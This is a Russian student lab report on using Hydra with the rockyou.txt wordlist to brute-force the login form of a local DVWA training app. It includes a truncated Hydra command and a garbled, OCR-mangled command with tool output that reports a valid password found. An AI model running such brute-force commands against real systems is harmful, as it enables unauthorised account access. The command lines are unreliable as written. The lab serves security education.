# Отчёт по 3-ему этапу индивидуального проекта

Основы информационной безопасности

Бережной Иван Александрович

### Содержание

1	Цель работы	4
2	Задание	5
3	Теоретическое введение	6
4	Выполнение лабораторной работы	7
5	Выводы	10

## Список иллюстраций

4.1	Смена уровня безопасности	7
4.2	Список паролей	8
4.3	DVWA	8
4.4	Просмотри куки	9
45	Hydra	9

## 1 Цель работы

Приобрести практические навыки по использованию инструмента Hydra для брутфорса паролей DVWA.

#### 2 Задание

Забрутфорсить свой сервер.

#### 3 Теоретическое введение

**Hydra** — инструмент для перебора логинов и паролей по различным протоколам.

Брутфорс формы входа в **DVWA** (Damn Vulnerable Web Application).

- 1. Убедитесь, что DVWA запущено и уровень безопасности установлен на **Low**.
- 2. Найдите параметры формы входа (обычно: username, password, Login).

hydra -l admin -P passwords.txt 127.0.0.1 http-post-form "/dvwa/login.php:username=^US

#### 4 Выполнение лабораторной работы

Для начала нужно установить соответствующий уровень защиты сервера. Насколько я понял, *impossible* не получится забрутфорсить с помощью Hydra, поэтому поставим **medium** (рис. 4.1).




Рис. 4.1: Смена уровня безопасности

Теперь найдём какой-нибудь список часто используемых паролей. Я скачал rockyou.txt (рис. 4.2).




Рис. 4.2: Список паролей

Вернёмся в базу данных (рис. 4.3) и посмотрим на куки (рис. 4.4). Они понадобятся для написания команды.




Рис. 4.3: DVWA




Рис. 4.4: Просмотри куки

Вводим команду, представленную на рисунке. Она выдала подходящий пароль (рис. 4.5).

```
— (iaberezhnoy)@ laberezhnoy) [-]

$ hydra - ladmin = "-Agrypawi/rockyou.txt = 80 localhost http-get-form "/OVWA/vulnerabilities/brute/:username-"USER"5password="PASS*5login-login:H-Cookie:security-medium; PH955S51D-tpg:08mas/jeu15p2guk/Smav7h;Fulsername and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/Hlc 6 David Maciejak - Please do not use in military or secret service organizations, or for illega l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 21:36:46

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), -896525 tries per task

[DATA] attacking http-get-form:/localhost:80/DVWA/vulnerabilities/brute/:username=^0VSER*5password="PASS*6login-login:H-Cookie:security-medium; PH955SS1D-tpg@mmsinejus5pguk/Smav7his-Fulsername and/or password

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 21:37:18
```

Рис. 4.5: Hydra

#### 5 Выводы

В ходе выполнения этапа проекта мы попрактиковались в использовании инструмента Hydra для брутфорса паролей DVWA.